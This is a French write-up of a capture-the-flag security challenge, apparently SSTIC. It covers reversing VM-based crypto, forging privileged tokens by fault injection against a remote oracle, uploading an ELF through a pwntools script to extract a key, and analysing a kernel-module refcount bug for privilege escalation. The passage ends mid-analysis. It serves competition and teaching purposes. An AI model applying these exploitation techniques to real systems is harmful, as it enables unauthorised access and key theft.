
```
v1 = ioread32(keybuffer + 40);
if ( v1 < 0 || *(_QWORD *)a1 < 0 && v1 )
  return 0xFFFFFFEALL;
iowrite32(*(_QWORD *)a1 >> 32, keybuffer + 72);
iowrite32(*a1, keybuffer + 68);
a1[2] = ioread32(keybuffer + 48);
a1[3] = ioread32(keybuffer + 52);
a1[4] = ioread32(keybuffer + 56);
a1[5] = ioread32(keybuffer + 60);
return 0LL;
```

Seul *ambiance* semble accessible ici, à condition de forger un token ayant le file ID correct, ainsi qu'une valeur de permission inférieure à *0xcc90ebfe.*


Afin d'analyser *guest.so,* étant donné que l'approche employée sera dynamique, il est nécessaire de pouvoir déclencher la fonction *useVM.* J'ai donc mis au point un simple wrapper en C utilisant guest.so :

```
handle = dlopen ("./guest_last.so", RTLD_LAZY);

useVM = dlsym(handle, "useVM");
getPerms = dlsym(handle, "getPerms");
getIdent = dlsym(handle, "getIdent");

getIdent(&ident);
getPerms(&perm);
printf("Perm : %p Ident : %u\n",perm,ident);


*(unsigned long long*)(&in) = 0x778899AABBCCDDEE;
*(unsigned long long*)(&in[8]) = perm;
useVM((char*)&in,(char*)&out);
```

Dans *guest.so*, le graphe IDA de la fonction appelée pas *useVM* semble effectivement ressembler à une implémentation de machine virtuelle :



Surligné en jaune, le bloc qui va être d'un intérêt particulier par la suite :



Celui-ci permet de charger la prochaine instruction. On remarque que *rdx* représente la base de la mémoire interne de la VM, et *r11* représente *l'instruction pointer*. On peut donc commencer l'analyse en y plaçant un breakpoint dans un script GDB. Ce script sera progressivement amélioré afin de reconnaître et afficher toutes les instructions rencontrées.

C'est seulement lorsqu'une instruction est inconnue du script que la main sera donnée à l'utilisateur. Il suffit ensuite de *stepi* une dizaine de fois pour comprendre le fonctionnement de l'instruction, avant de l'ajouter au script et de tout relancer. Cette approche a l'avantage d'être plus rapide et moins propice aux erreurs qu'une compréhension entièrement statique.

Une fois toutes les instructions déterminées, on remarque en testant le script sur un nouveau *guest.so* que la traduction n'est pas effectuée correctement. Cependant, il s'avère que l'algorithme en lui-même ne change pas, et que l'ordre de première apparition des instructions est conservé sur toutes les versions de *guest.so*. Il suffit ainsi d'attribuer les opcodes en fonction de l'ordre d'apparition des instructions, au lieu de coder en dur une valeur fixe pour chacune d'entre elles.

Certains autres détails changent à travers les versions, comme la position exacte du bloc dans lequel notre breakpoint se situe, ainsi que le registre utilisé pour stocker la base de la mémoire de la VM, mais ces contretemps sont encore plus faciles à prendre en compte et contourner.

Voici l'implementation finale du breakpoint en question :

```
class dumpoint(gdb.Breakpoint):
    def stop(self):
        global code,last,data,stak,datarsi,instrnum,it,dumped,fout,fout2

        rtyp = "r11"
        if readmembyte(reg("rip")+4) == 0xa:
            rtyp = "r9"
        elif readmembyte(reg("rip")+4) == 0x12:
            rtyp = "r10"

        code = reg(rtyp)
        data = reg("rdi")
        datarsi = reg("rsi")
        stak = reg("rsp")-0x80
        vip = reg("rdx")

        if not dumped:
            gdb.execute("dump binary memory areas $"+rtyp+" $"+rtyp+"+0x500000")
            dumped = True

        inst = bytes(readmem(code+vip,10))
        memo = bytes(readmem(data,256))
        a0,a1,a2,a3,a4,a5,a6,a7 = inst[0:8]

        if a0 not in it: #If a new instruction is encountered, assign its opcode to an instruction type
            for i,e in enumerate(it):
                if e == -1:
                    it[i]=a0
                    break
```

```
        if a0 != it[0] and a0 != it[3]:
            instrnum+=1
        if a0 == it[0]:
            pass
            #print(str(instrnum)+": jmp 0x"+inst[1:5].hex())
        elif a0 == it[1]:
            print(str(instrnum)+": mov stak:"+h(a2)+", mem:"+h(a1)+"   ="+readmem(data+a1,1).hex())
        elif a0 == it[2]:
            print(str(instrnum)+": mov stak:"+h(a2)+", "+h(a1))
        elif a0 == it[3]:
            pass
            #print(str(instrnum)+f": if stak:{h(a5)} != stak:{h(a6)} jmp 0x"+inst[2:6].hex())
        elif a0 == it[4]:
            print(str(instrnum)+": mov rsi:"+h(a1)+", stak:"+h(a2)+"   ="+readmem(stak+a2,1).hex())
        elif a0 == it[5]:
            print(str(instrnum)+": ret")
        elif a0 == it[6]:
            print(str(instrnum)+": mov stak:"+h(a6)+", ["+inst[2:6].hex()+"+stak:"+h(a1)+"]   ="+readme
m(code+int(inst[2:6].hex(),16)+int(readmem(stak+a1,1).hex(),16),1).hex())
            fout2.write(str(instrnum)+":"+inst[2:6].hex()+"\n")
            fout2.flush()
        elif a0 == it[7]:
            print(str(instrnum)+": xor stak:"+h(a1)+", stak:"+h(a2)+" -
> stak:"+h(a3)+"   ="+hex(int(readmem(stak+a1,1).hex(),16)^int(readmem(stak+a2,1).hex(),16)))
        elif a0 == it[8]:
            print(str(instrnum)+": mov stak:"+h(a7)+", ["+inst[3:7].hex()+" + stak:"+h(a1)+"*256 + stak
:"+h(a2)+"]   ="+hex(int(readmem(code+int(inst[3:7].hex(),16)+int(readmem(stak+a1,1).hex(),16)*256+int(
readmem(stak+a2,1).hex(),16),1).hex(),16)))
            fout2.write(str(instrnum)+":"+inst[3:7].hex()+"\n")
            fout2.flush()
        else:
            print(inst.hex())
            gdb.execute("ig")
            return True

        return False
```

Et un extrait de l'output du script :

```
 xor stak:0x16, stak:0x11 -> stak:0x16   =0x80
 xor stak:0x17, stak:0x12 -> stak:0x17   =0xb
 mov stak:0x8, [00040de9+stak:0x14]   =c3
 mov stak:0x9, [00288cc3+stak:0x15]   =3d
 mov stak:0xa, [002b9d20+stak:0x16]   =23
 mov stak:0xb, [0000004d+stak:0x17]   =c6
 mov stak:0xc, [0031aa39+stak:0x10]   =74
 mov stak:0xd, [0027822a+stak:0x11]   =d5
```

```
jmp 0x0038d0a9
mov stak:0xe, [002167ad+stak:0x12]   =3a
mov stak:0xf, [00184dfb+stak:0x13]   =5e
mov stak:0x10, [00091a16+stak:0x8]   =77
mov stak:0x11, [002789ae+stak:0x9]   =9b
mov stak:0x12, [0034b81c+stak:0xa]   =39
```

Afin d'y voir plus clair, j'ai réimplémenté en Python le processus cryptographique appliqué par cette VM.

Seules les constantes étant modifiées d'une valeur de guest.so à une autre, pas le cœur de l'algorithme, pour chaque nouveau guest.so, il suffit de lancer le script gdb afin de récupérer toutes les nouvelles constantes, puis l'implémentation Python est capable de reproduire son fonctionnement.

```python
def round1(arr1,faults):
    arr3 = []
    addrs = getmemaddrsb(8)
    for i in range(8):
        arr3.append(areas[addrs[i]+arr1[i]])

    for i in range(16):
        arr3[order2[i]] ^= arr3[order1[i]]

    arr2 = []
    addrs = getmemaddrsb(8)
    order = [4,5,6,7,0,1,2,3]
    for i in range(8):
        arr2.append(areas[addrs[i]+arr3[order[i]]])
        if faults[i]>=0:arr2[i] = faults[i]
    addrs = getmemaddrsb(8)
    for i in range(8):
        arr3[i] = areas[addrs[i]+arr2[i]]

    for i in range(16):
        arr3[order2[i]] ^= arr3[order1[i]]

    order = [4,5,6,7,0,1,2,3]
    arr1 = list(arr1)
    addrs = getmemaddrsb(8)
    for i in range(8):
        arr1[i] = areas[addrs[i]+arr1[i]*256+arr3[order[i]]]

    return arr1,arr2


def roundn(arr1,arr2):
    arr3 = []
    addrs = getmemaddrsb(8)
```

```
    for i in range(8):
        arr3.append(areas[addrs[i]+arr1[i]])

    for i in range(16):
        arr3[order2[i]] ^= arr3[order1[i]]

    order = [4,5,6,7,0,1,2,3]
    addrs = getmemaddrsb(8)
    for i in range(8):
        arr2[i] = areas[addrs[i]+arr2[i]*256+arr3[order[i]]]

    return arr2

def roundb(arr1,arr2):
    arr3 = []
    addrs = getmemaddrsb(24)
    stak = arr1+arr2+[-1 for i in range(4)]
    order3 = [0x10,0x11,0x12,0x13,0x4,0x5,0x6,0x7,0x0,0x1,0x2,0x3,0x8,0x9,0xa,0xb,
0x10,0x11,0x12,0x13,0xc,0xd,0xe,0xf]
    order4 = [0x0,0x1,0x2,0x3,0x4,0x5,0x6,0x7,0x0,0x1,0x2,0x3,0x8,0x9,0xa,0xb,0x8,
0x9,0xa,0xb,0xc,0xd,0xe,0xf]
    order5 = [0x1,0x2,0x3,0x0,0x10,0x11,0x12,0x13,0x4,0x5,0x6,0x7,0xc,0xd,0xe,0xf,
0x9,0xa,0xb,0x8,0x10,0x11,0x12,0x13]
    for i in range(24):
       stak[order3[i]] = areas[addrs[i]+stak[order4[i]]*256+stak[order5[i]]]
    arr1 = stak[:8]
    arr2 = stak[8:16]

    return arr1,arr2

def compute(filename,faults):
    global addridx
    addridx = 0
    arr1,arr2 = round1(filename,faults)
    arr2 = roundn(arr1,arr2)
    arr1 = roundn(arr2,arr1)
    arr2 = roundn(arr1,arr2)
    arr1 = roundn(arr2,arr1)
    arr1,arr2 = roundb(arr1,arr2)
    arr2 = roundn(arr1,arr2)
    arr1 = roundn(arr2,arr1)
    arr2 = roundn(arr1,arr2)
    arr1 = roundn(arr2,arr1)
    arr2 = roundn(arr1,arr2)
    arr1 = roundn(arr2,arr1)
    arr1,arr2 = roundb(arr1,arr2)
    arr2 = roundn(arr1,arr2)
    arr1 = roundn(arr2,arr1)
    arr2 = roundn(arr1,arr2)
```

```
    arr1 = roundn(arr2,arr1)
    arr2 = roundn(arr1,arr2)
    arr1 = roundn(arr2,arr1)

    return bytes(arr2)+bytes(arr1)
```

La fonction « compute » permet de réaliser la même fonctionnalité que useVM de guest.so.

J'ai déterminé en étudiant la structure de l'algorithme, puis expérimentalement, que les tokens déchiffrés par l'usage de l'oracle en remote étaient intacts à un byte près, lorsqu'une faute était introduite lors du « round1 ». Plus spécifiquement, si la faute était introduite au niveau de l'initialisation des 8 bytes de droite correspondant aux permissions dans le token final déchiffré par l'oracle.

Le byte altéré dans le token déchiffré s'avère d'ailleurs être à la même position que le byte modifié lors de l'injection de faute.

Ainsi, pour mettre à zéro le premier byte de la valeur de permission du token, il suffit de 256 essais maximum avec différentes valeurs de faute lors du premier round, sur le premier byte de *arr2*. Ce procédé est répétable sur les 8 bytes constituant la valeur de permission, et parallélisable, ainsi seulement 256 requêtes à l'oracle au maximum sont nécessaires, prenant quelques secondes pour générer un token avec des permissions à 0 pour un file ID donné :

```
def testoken(fild_id,faults):
    p.send(b"\x00"+compute(fild_id,faults)+p32(int(open("ident","r").read())))
    p.recv(1)
    return p.recv(16)

def getkey(e):
    p.send(b"\x01"+bytes.fromhex(e)+p32(int(open("ident","r").read())))
    p.recv(1)
    key = p.recv(16)
    print("Key : ",key.hex())

print("Getting key for "+fild_id)
fild_id = bytes.fromhex(fild_id)[::-1]
faults = [-1 for i in range(8)]
good = [-1 for i in range(8)]
for i in range(256):
    if not -1 in good:
        break
    for k in range(8):
        if good[k]<0:faults[k] +=1
    perms = testoken(fild_id,faults)[8:]

    for j,e in enumerate(perms):
        if e==0 and good[j]<0:
            print(str(j)+" is good")
            good[j] = faults[j]
```

```
hexperm = compute(fild_id,good).hex()
getkey(hexperm)
```

Ainsi, il est possible de récupérer l'index de *ambiance*, puis d'autres fichiers, notamment « info.txt » qui contient le flag de l'étape 3 !

Etape 4

Il est désormais possible d'accéder aux fonctions 02 et 03 du service, ces derniers nécessitant un token privilégié. Il sera nécessaire pour toute cette étape de regénérer un nouveau token privilégié toutes les heures, heureusement ce processus est facile à automatiser grâce au travail effectué précédemment.

La fonction 03 exécute un bytecode fixe sur une machine virtuelle dont l'implémentation est présente dans le device pci. On peut choisir l'input à donner à la VM, et la valeur de l'output est vérifiée. S'il y a un match, on gagne le privilège d'exécuter un binaire sur la machine distante.

Malheureusement, la VM est différente de celle rencontrée lors de l'étape 3. Heureusement, la fonction 02 permet non-seulement de choisir l'input à donner à la VM, mais aussi de choisir le bytecode. A la fin de l'exécution, l'état actuel des registres de la VM est envoyé au client, en plus de l'output du programme envoyé :

```
Bad instruction
regs:
PC : 1004
R0 : 41414141414141414141414141414141
R1 : 00000000000000000000000000000000
R2 : 00000000000000000000000000000000
R3 : 00000000000000000000000000000000
R4 : 00000000000000000000000000000000
R5 : 00000000000000000000000000000000
R6 : 00000000000000000000000000000000
R7 : 00000000000000000000000000000000
RC : 00000000000000000000000000000000
stack: []
```

L'approche la plus fiable est donc simplement de comprendre les instructions une par une. Pour cela, j'ai développé un simple « fuzzer » d'instruction, permettant pour une instruction donnée de 4 bytes, de tester chaque valeur possible pour chacun des trois derniers bytes individuellement. Le fuzzer affiche ensuite les outputs uniques, leur cause, et surligne en rouge les différences.

```
def fuzz(base):
    for pos in range(1,4):
        outputs = {}
        print(colored('Trying pos '+str(pos),"blue"))
        tried = {-1}
        for i in range(256):
            candidate = list(base)
            candidate[pos] = -1
            candidate[pos]=i
            candidate = bytes(candidate)
            test = fullreq(candidate)
            if not test in outputs:
                outputs[test]=[]
            outputs[test].append(bytes([candidate[pos]]).hex())
        print(colored('\n==================================================\
n',"blue"))
        best = (0,"")
        for k in outputs:
```

```
            if len(outputs[k])>best[0]:
                best = len(outputs[k]),k

        bestout = best[1].split("\n")
        for k in outputs:
            print(colored(str(len(outputs[k]))+": "+" ".join(outputs[k][:]),"g
reen"))
            for i,line in enumerate(k.split("\n")):
                if bestout[i]!=line:
                    print(colored(line,"red"))
                else:
                    print(line)
        print('\n=====================================================\n')
```

Exemple d'output, en vert les variations du byte ayant donné le résultat, en rouge les différences rencontrées avec l'output le plus commun :

```
8: 01 21 41 61 81 a1 c1 e1
0811111111111111111111111111111110000000000000000000000000000000000000000000000000
---DEBUG LOG START---
Bad instruction
regs:
PC : 1028
R0 : 11111111111111111111111111111111
R1 : 22222222222222222222222222222222
R2 : 33333333333333333333333333333333
R3 : 44444444444444444444444444444444
R4 : 55555555555555555555555555555555
R5 : 66666666666666666666666666666666
R6 : 77777777777777777777777777777777
R7 : 88888888888888888888888888888888
RC : 00000000000000000000000000000000
stack: []
---DEBUG LOG END---
```

A l'aide de cet outil, un certain nombre de règles peuvent être rapidement déduites :

Les instructions commençant par :

- **4X** traitent 1 bloc de 16 bytes de données

- **3X** traitent 2 blocs de 8 bytes de données

- **2X** traitent 4 blocs de 4 bytes de données

- **1X** traitent 8 blocs de 2 bytes de données

- **0X** traitent 16 blocs de 1 byte de données

La deuxième moitié de l'octet correspond aux cas suivants :

- **X0** : ADD

- **X1** : SUB

- **X2** : MOV

- **X3** : AND

- **X4** : OR

- **X5** : XOR

- **X6** : SHR

- **X7** : SHL

- **X8** : MUL

- **X9** : CMP

- **XA** : ROR (sur les blocs)

- **XB** : RET

- **XC** : JMP

- **XD** : CALL

- **XE** : LOAD

- **XF** : STORE

Pour la plupart des instructions, le 2ème byte représente le registre de destination, ainsi que le premier argument de l'opération à appliquer.

Si le la valeur du byte est X, alors le registre affecté est **R[X//4]**.

Si **X%4==1**, les deux bytes suivants dans l'instruction représentent une **adresse en mémoire**.

Si **X%4==2**, le byte suivant (Y) représente le registre **R[Y%8]**

Si **X%4==3**, les deux bytes suivants dans l'instruction représentent une **valeur absolue**.

Certaines instructions sont particulières, notamment CMP et JMP.

CMP a des propriétés particulière, le deuxième byte (de valeur X ici) signifiant à la fois un registre, R[(X%0x20)//4], ainsi que l'opération (==, <=, >=, < ou >), ses 2 bits les plus faibles représentant la valeur avec laquelle le registre est comparé, en suivant les mêmes règles qu'énoncées au-dessus.

L'output de l'opération est stocké dans RC, et est soit 0 soit 1 pour chaque bloc.

Pour JMP, le second byte représente la condition à respecter sur RC. :

JMPIF RC=0: 23 27 2b 2f 33 37 3b 3f a3 a7 ab af b3 b7 bb bf

JMPIF RC=1: 63 67 6b 6f 73 77 7b 7f e3 e7 eb ef f3 f7 fb ff

JMP : 03 07 0b 0f 13 17 1b 1f c3 c7 cb cf d3 d7 db df

En particulier, 63 provoquera le saut si n'importe quel bloc dans RC est à 1, tandis que e3 nécessite tous les blocs de RC à 1.

Avec ces règles, il est possible de transcrire la première partie du bytecode utilisé dans la fonction 3 :

```
#start :
00  4e014020 LOAD R0 INPUT+0x40
04  421b0000 MOV R6 0
#pos2 :
```

```
08  091b1000 CMPEQ R6, 0x10 (bytes)
0c  0ce32410 JMPIF ALL RC=1 #pos3 (24)
10  09020600 CMPEQ R0 R6 (bytes)
14  0c631c10 JMPIF ANY RC=1 #pos1 (1C)
18  4c03ac10 JMP #ret (ac)
#pos1 :
1c  001b0100 ADD R6 01010101010101010101010101010101
20  4c030810 JMP #pos2 (08)
#pos3 :
24  4e050002 LOAD R1 [0x200] (full, =0e03070a9e040c0b2c0dd30774026801)
28  19620100 CMP R0<=R1 (shorts)
2c  1c23ac10 JMPIF ANY RC=0 #ret (ac)
#pos4 :
30  29411002 CMP R0>[0x210] (ints)
34  2ce33c10 JMPIF ALL RC=1 #pos5 (3c)
38  4c03ac10 JMP #ret (ac)
#pos5 :
3c  39212002 CMP R0<[0x220] (qwords, =0e870b8a1c04090b 001c0d070f020601)
40  3c23ac10 JMPIF ANY RC=0 #ret (ac)
#pos6 :
44  45160500 XOR R5,R5
48  20170d07 ADD R5, 0d0700000d0700000d0700000d070000
4c  27171000 SHL R5, 0x10 (ints)
50  2017000c ADD R5, 000c0000000c0000000c0000000c0000
54  29020500 CMP R0==R5 (ints)
58  2c636010 JMPIF ANY RC=1 #pos7 (60)
5c  4c03ac10 JMP #ret (ac)
#pos7 :
60  45160500 XOR R5,R5
64  20170601 ADD R5 06010000060100000601000006010000
68  27171000 SHL R5 0x10 (ints)
6c  20170f02 ADD R5 0f0200000f0200000f0200000f020000
70  29020500 CMP R0==R5 (ints)
74  2c637c10 JMPIF ANY RC=1 (ints) #pos8 (7c)
78  4c03ac10 JMP #ret (ac)
#pos8 :
7c  19030804 CMP R0 0x0408 (shorts)
80  1c638810 JMPIF ANY RC=1 (shorts) #pos9 (88)
84  4c03ac10 JMP #ret (ac)
#pos9 :
88  421f0011 MOV R7,1100 (full)
#loop10:
8c  491f0013 CMP R7==0x1300 (full)
90  4ce3a810 JMPIF ALL RC=1 #pos11
94  4e040700 LOAD R1,R7
98  45060000 XOR R1, R0
9c  4f040700 STOR R1,R7
a0  401f1000 ADD R7 10
a4  4c038c10 JMP  #loop10
```

```
#pos11 :
a8  7d030011 CALL 1100
#ret :
ac  0b000000
```

Il s'agit d'un check préliminaire sur les 16 derniers bytes de l'input :

```
start to pos3 : Checks that INPUT[0x40:] contains all bytes from 0x00 to 0xf
pos3 : Checks all INPUT[0x40:]<=0e03 070a 9e04 0c0b 2c0d d307 7402 6801 (shorts)
pos4 : Checks all INPUT[0x40:]>0e03040a  88b3060b  000b0d07  0f029600 (ints)
pos5 : Checks all INPUT[0x40:]<0e870b8a1c04090b 001c0d070f020601 (qwords)
pos6 : Checks any INPUT[0x40:]==000c0d07 (ints)
pos7 : Checks any INPUT[0x40:]==0f020601 (ints)
pos8 : Checks any INPUT[0x40:]==0x0408 (shorts)
```

La seule option respectant ces contraintes est facilement déterminable à l'aide d'un cerveau moyen et d'une fenêtre de fichier texte dans Visual Studio Code, sans utiliser z3. Sa valeur est : *0e03050a0804090b000c0d070f020601*.

On remarque que la deuxième partie du bytecode est XOR avec cette chaîne, avant de reprendre l'exercice de désassemblage.

Les opérations effectuées sur l'input ne sont pas triviales, elles sont cependant réversibles, il suffit donc de les recoder puis d'inverser l'ordre des opérations.

Toutes les opérations importantes ayant lieu par bloc de 4 ints, on peut représenter les registres par des listes de 4 entiers en python.

```
R0 = [0x03020100+i*0x6 for i in range(4)]
R1 = [0x04020100+i*0x6 for i in range(4)]
R2 = [0x05020100+i*0x6 for i in range(4)]
R3 = [0x06020100+i*0x6 for i in range(4)]
R5 = [0 for i in range(4)]
```

Et implémenter chaque instruction comme une fonction python :

```
def ADD(R1,R2):
    for i in range(4):
        R1[i] = (R1[i]+R2[i])%0x100000000

def SUB(R1,R2):
    for i in range(4):
        R1[i] = (R1[i]-R2[i])%0x100000000

def XOR(R1,R2):
    for i in range(4):
        R1[i] = (R1[i]^R2[i])%0x100000000

def OR(R1,R2):
    for i in range(4):
        R1[i] = (R1[i]|R2[i])%0x100000000

def SHR(R1,n):
    for i in range(4):
        R1[i] = R1[i]>>n

def SHL(R1,n):
    for i in range(4):
        R1[i] = (R1[i]<<n)%0x100000000

def MOV(R1,R2):
    for i in range(4):
        R1[i] = R2[i]

def ROR(R):
    t = R[0]
    R[0] = R[1]
    R[1] = R[2]
    R[2] = R[3]
    R[3] = t

def ROL(R):
    t = R[3]
    R[3] = R[2]
    R[2] = R[1]
    R[1] = R[0]
    R[0] = t
```

On peut donc retranscrire la fonction présente dans la partie 2 :

```
def f2():
    ADD(R0,R1)
    XOR(R3, R0)
    MOV(R5,R3)
    SHL(R5, 0x10)
    SHR(R3, 0x10)
    OR(R3, R5)
    ADD(R2, R3)
    XOR(R1, R2)
    MOV(R5,R1)
    SHL(R5, 0x0c)
    SHR(R1, 0x14)
    OR(R1, R5)
    ADD(R0, R1)
    XOR(R3, R0)
    MOV(R5,R3)
    SHL(R5, 0x08)
    SHR(R3, 0x18)
    OR(R3, R5)
    ADD(R2, R3)
    XOR(R1, R2)
    MOV(R5,R1)
    SHL(R5, 0x07)
    SHR(R1, 0x19)
    OR(R1, R5)
```

Puis implémenter la partie 2 entièrement :

```
for i in range(0x14):
    if i%2==1:
        ROR(R1)
        ROR(R2)
        ROR(R2)
        ROR(R3)
        ROR(R3)
        ROR(R3)
    f2()
    if i%2==1:
        ROR(R3)
        ROR(R2)
        ROR(R2)
        ROR(R1)
        ROR(R1)
        ROR(R1)

fsol = b""
for i,r in enumerate((R0,R1,R2,R3)):
```

```
    fr = b""
    r[0]+=0x2000+i*0x10
    for v in r:

        fr+=bytes.fromhex(lpad(hex(v)[2:]))[::-1]
    sol = xor(fr,finalkey[i*0x10:i*0x10+0x10])
    print(sol.hex(),end="")
    fsol+=sol
    print()
```

Une fois l'implémentation validée avec des valeurs de test, il suffit d'inverser l'ordre des opérations de la fonction f2, inverser les rotations dans la boucle principale, et partir de l'output souhaité, afin d'obtenir l'input correspondant.

Une fois ces opérations effectuées, on se retrouve avec l'input complet *657870616e642033322d62797465206b62cc273de8905581c4fac91cbe4510341a0916cafa0514f680e4604aa897bad4ad62a02dcd9b357487f67ab47134b6970e03050a0804090b000c0d070f020601*, qui permet effectivement d'accéder à la fonction 03 du service !

Cette fonction donne la possibilité d'upload un ELF, qui sera lancé sur la machine distante et dont l'output nous sera retransmis. Il est ainsi possible d'obtenir la clé de *admin* et de déchiffrer son contenu :

```
int main (void)
{
  unsigned int cmd = 0xC0185304;
  printf ("Hello, world!\n");
  int fd = open("/dev/sstic", O_RDWR);
  fd = open("/dev/sstic", O_RDWR);
  char key[24];
  for (int i = 0; i < 24; i++) {
      key[i]=0;
  }
  unsigned long long* file_id = (unsigned long long*)&key;
  *file_id = 0x75edff360609c9f7;
  printf("FD : %d\nReturn code : %d\n",fd,ioctl(fd, cmd, file_id));

  printf("Key  : ");
    for (int i = 8; i < 24; i++) {
        printf("%02hhx", key[i]);
    }printf("\n");

  return 0;
}
//gcc -static get_admin.c
```

Pour envoyer l'exécutable, ce simple script suffit :

```
from pwn import *

p = remote("62.210.125.243",1337)

def buildpayload(code):
    payload = b"\x03"
    payload += bytes.fromhex("2a637bc38e9425045f07bd058f752c66")+p32(int(open(
"../step3/ident","r").read()))
    payload += bytes.fromhex("657870616e642033322d62797465206b62cc273de8905581
c4fac91cbe4510341a0916cafa0514f680e4604aa897bad4ad62a02dcd9b357487f67ab47134b6
970e03050a0804090b000c0d070f020601")

    payload += p64(len(code))
    payload += code
    p.send(payload)


p.recvuntil("STIC")
print("Ready")

buildpayload(open("a.out","rb").read())

p.interactive()
```

Le flag de l'étape 4 est visible dans l'index déchiffré de *admin* !

Etape 5

La seule chose qui nous empêche désormais d'accéder au contenu de *prod* est le check du mode debug du device dans sstic.ko. Deux solutions semblent possibles : supprimer la vérification, ou retirer le mode debug. Ces solutions nécessitent soit la corruption du kernel, soit un accès root sur la machine. Il va donc être nécessaire de trouver des vulnérabilités dans sstic.ko afin de parvenir à l'élévation de privilèges finale.

Le module kernel implémente un système de VMA (Virtual Memory Area) custom, utilisé pour mapper les pages d'input/output/data/code de la VM.

Bien que l'allocation de multiple pages contiguës et le split de l'espace alloué ne soient jamais utilisés dans le service, ces fonctionnalités sont implémentées, donnant une indication quant à la direction vers laquelle aller.

Il existe deux types d'interaction possibles avec le module *sstic.ko* :

- Les ioctl, qui permettent de :

  Ioctl_alloc_region : Allouer de nouvelles pages.

  Ioctl_assoc_region : Les associer pour usage dans la VM de l'étape 4.

  Ioctl_del_region : Les supprimer.

  Ioctl_submit_command : Utiliser les fonctionnalités internes du device.

  Ioctl_get_key : Récupérer une clé AES (avec un check du mode debug empêchant l'accès à la clé de *prod*).

  Ioctl_get_debug_state : Connaître l'état actuel du mode debug.

- L'implémentation de VMA, permettant d'utiliser le device avec mmap, munmap, mremap, permettant le déclenchement de ces fonctions :

  sstic_mmap : Déclenché au moment du mmap du device, initialise le VMA avec des pages allouées au préalable via ioctl.

  sstic_vm_split : Est déclenché lors d'un munmap partiel, change le comportement de la fonction sstic_vm_open sur le VMA affecté.

  sstic_vm_open : Déclenché dans plusieurs situation, notamment après un fork, afin d'augmenter le refcount de la structure contenant les pages, et après un split causé par munmap, afin de déplacer les pages du VMA d'origine à ceux nouvellement créés.

  sstic_vm_fault : Mappe les pages en userland lors de leur premier accès à l'aide de vm_insert_page. Cela a aussi pour effet d'augmenter le refcount des pages ainsi mappées.

  sstic_vm_close : Peut être déclenché via munmap, décrémente le refcount de la structure contenant les pages, et la free si nécessaire, décrémentant en conséquence le refcount des pages elles-mêmes, et les relâchant avec _put_page si ce refcount atteint 0.

Deux systèmes de reference counting sont utilisés et à ne pas confondre : La structure contenant les pages pour chaque VMA possède son propre refcount, et chaque page individuelle dispose également d'un refcount.

La vulnérabilité se trouve dans la logique de refcount de la structure contenant les pages au niveau des VMA : Après un split via munmap, une nouvelle structure est créée et son refcount est initialisé à 1 :

```
result = (alc_area *)_kmalloc(8LL * (a1 + 3), 3520LL);
if ( result )
{
  result->refcount = 1;
  result->nb_pointers = a1;
}
```

Cependant, si un fork a été effectué avant le split, le refcount de la structure contenant les pages était de 2, et devrait rester à 2. En passant à 1, le déclenchement prématuré de free_phy_region sera provoqué à la suite du munmap de la région dans seulement un des process :

```
__int64 __fastcall sstic_vm_close(vma *vma)
{
  volatile signed __int32 *refc; // rdi
  __int64 result; // rax

  refc = &vma->alc->refcount;
  result = _InterlockedExchangeAdd(refc, 0xFFFFFFFF);
  if ( result == 1 )
    return free_phy_region(refc);
  if ( result <= 0 )
    result = refcount_warn_saturate(refc, 3LL);
  return result;
}
```

free_phy_region va à son tour décrémenter le refcount des pages, et les libérer avec *_put_page* si ce refcount atteint 0.

Un split se déroule en deux parties, d'abord la fonction *sstic_vm_split* est appelée :

```
__int64 __fastcall sstic_vm_split(vma *vma, __int64 split_addr)
{
  alc_area *v2; // rax

  v2 = vma->alc;
  v2->b = split_addr;
  v2->a = vma->start;
  return 0LL;
}
```

Puis l'application du split a lieu dans *sstic_vm_open*, le comportement étant différent pour chaque sous-région créée. Celle de droite est une nouvelle région, ainsi *open* est appelé directement dessus, mais celle de gauche n'en est pas une, ainsi *open* n'est pas appelé immédiatement.

L'implémentation post-split de *open* pour la partie gauche, qui sera dénommée « code post-split » :

```
nb = pages->nb_pages;
if ( nb )
{
  for ( j = 0; j != nb; ++j )
  {
    jj = j;
    pag->pointers[jj] = page_container->pointers[jj];
  }
}
nn = page_container->nb_pages - nb;
page_container->nb_pages = nn;
r = memmove(page_container->pointers, &page_container->pointers[nbpoint], 8LL * nn);
```

Il est ainsi possible de copier les mêmes pages dans deux conteneurs de pages distincts à l'aide d'un *split* suivi d'un *fork*, qui appellera *open* dans la nouvelle VMA, déclenchant le *code post-split*, suivi d'un *mremap* sur la VMA d'origine, provoquant un second déclenchement de *open* et du *code post-split*.

